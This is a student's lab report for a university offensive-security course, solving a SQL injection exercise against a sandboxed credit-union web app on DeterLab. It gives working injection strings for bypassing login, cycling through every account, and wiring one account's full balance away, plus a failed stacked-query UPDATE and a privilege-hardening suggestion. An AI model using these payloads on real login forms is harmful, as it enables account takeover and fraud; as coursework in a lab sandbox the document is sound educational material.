Offensive technologies - SQLi exercise

Claudio Facchinetti [claudio.facchinetti@studenti.unitn.it]

October 3, 2021

Abstract

In this document it is presented the work done in order to solve the ”SQLi” exercise on DeterLab.

1 Solving tasks


In order to solve the tasks, the first thing that has been done it has been creating an SSH tunnel so that it is possible to connect to the website on DeterLab using a normal browser, Chrome in this specific case. `ssh -L 8118:server.facchinetti-sqli.offtech otech2aj@users.deterlab.net`

1.1 First task

As first task I had to prove that I was able to login into a single account without knowing any account ID in advance. In order solve this I performed SQL injection on the password field of the login form.

```
’ OR 1=1; —
```

The id field was just filled with random numbers as it is required by the application.
As result we were logged in as Camille Cantu.



FrobozzCo Community Credit Union

We're working for GUE

Welcome, CAMILLE CANTU. (Log Out) *(If you aren't CAMILLE CANTU, click here.)*

Account Information	
Account:	211
Balance:	$8499
Birthdate:	32531121
SSN:	449-00-9198
Phone:	3035
Email:	camille@frobozzco.com

Account Actions

Wire Funds

To wire funds: enter the amount (in whole dollars), the receiving bank's **routing number** and **receiving account number**, and press 'Wire Funds!'

Wire amount: $
Routing Number: (e.g. 091000022)
Account Number: (e.g. 923884509)

Transfer Money

To transfer money to another FCCU account holder, select the employee from the drop-down menu below, enter an ammount (in whole dollars) to transfer, and press 'Transfer Money!'

Transfer Amount: $
Transfer To: select employee

Figure 1: Result of the injection for task 1

As an alternative way I could have performed the following injection on the account ID field and filling the password field with random stuff.


```
( SELECT id FROM accounts LIMIT 1 ); —
```

1.2 Second task

For the second task I had to prove that I could login into every single account without knowing any account ID in advance. To solve this task I performed an SQL injection similar as the second alternative for the first task; in particular I inserted the following in the account ID, while filling the password one with random stuff.

```
( SELECT id FROM accounts LIMIT 1 OFFSET <n> ); —
```

Please note that the `<n>` must be replaced with a proper number: using different numbers we will login into different accounts even if we do not know the account IDs.



FrobozzCo Community Credit Union

We're working for GUE

Welcome, KIM MERRILL. (Log Out) *(If you aren't KIM MERRILL, click here.)*

Account Information	
Account:	153
Balance:	$-191
Birthdate:	32471117
SSN:	461-00-1292
Phone:	3704
Email:	kim@frobozzco.com

Account Actions

Wire Funds

To wire funds: enter the amount (in whole dollars), the receiving bank's **routing number** and **receiving account number**, and press 'Wire Funds!'

Wire amount: $

Routing Number: (e.g. 091000022)

Account Number: (e.g. 923884509)

Transfer Money

To transfer money to another FCCU account holder, select the employee from the drop-down menu below, enter an ammount (in whole dollars) to transfer, and press 'Transfer Money!'


Transfer Amount: $

Transfer To: select employee

Figure 2: Result of the injection for task 2

1.3 Third task

In order to solve the third task I had to make any account wire all its money to the bank with routing number 314159265 and account number 271828182845. To solve this I logged out from any account I was logged in; once I was back to the login screen I performed again the first task using the first alternative inserting in the account ID field the value 211 instead of a random number.
Once again I was logged in as Camille Cantu and I could simply fill the form to perform the operation.



Wire of $8499 to bank (314159265) account (271828182845) complete.

Account Information	
Account:	211
Balance:	$0
Birthdate:	32531121
SSN:	449-00-9198
Phone:	3035
Email:	camille@frobozzco.com

Figure 3: Result of wire operation

1.4 Task four

In the fourth task I was asked to discuss why it is not possible to create new accounts or arbitrarily update balances. As a matter of fact this is impossible because the application is using the `mysqli::query` method. This method does not allow to perform subsequent queries in the same statement, therefore it not possible to perform an injection like the following.

```
' OR 1=1; UPDATE accounts SET bal=100000 WHERE 1=1; —
```

After trying this the server returned an Internal Server Error; this is because of the `die` command inserted in the execution of the query method which gets triggered by the fact that the `mysqli::query` method does return false because of the sequence of queries in one statement.
Even though it works it would be advisable to reduce the permissions of the user the web application is using, so that it will not be possible even if a vulnerability of such method gets discovered.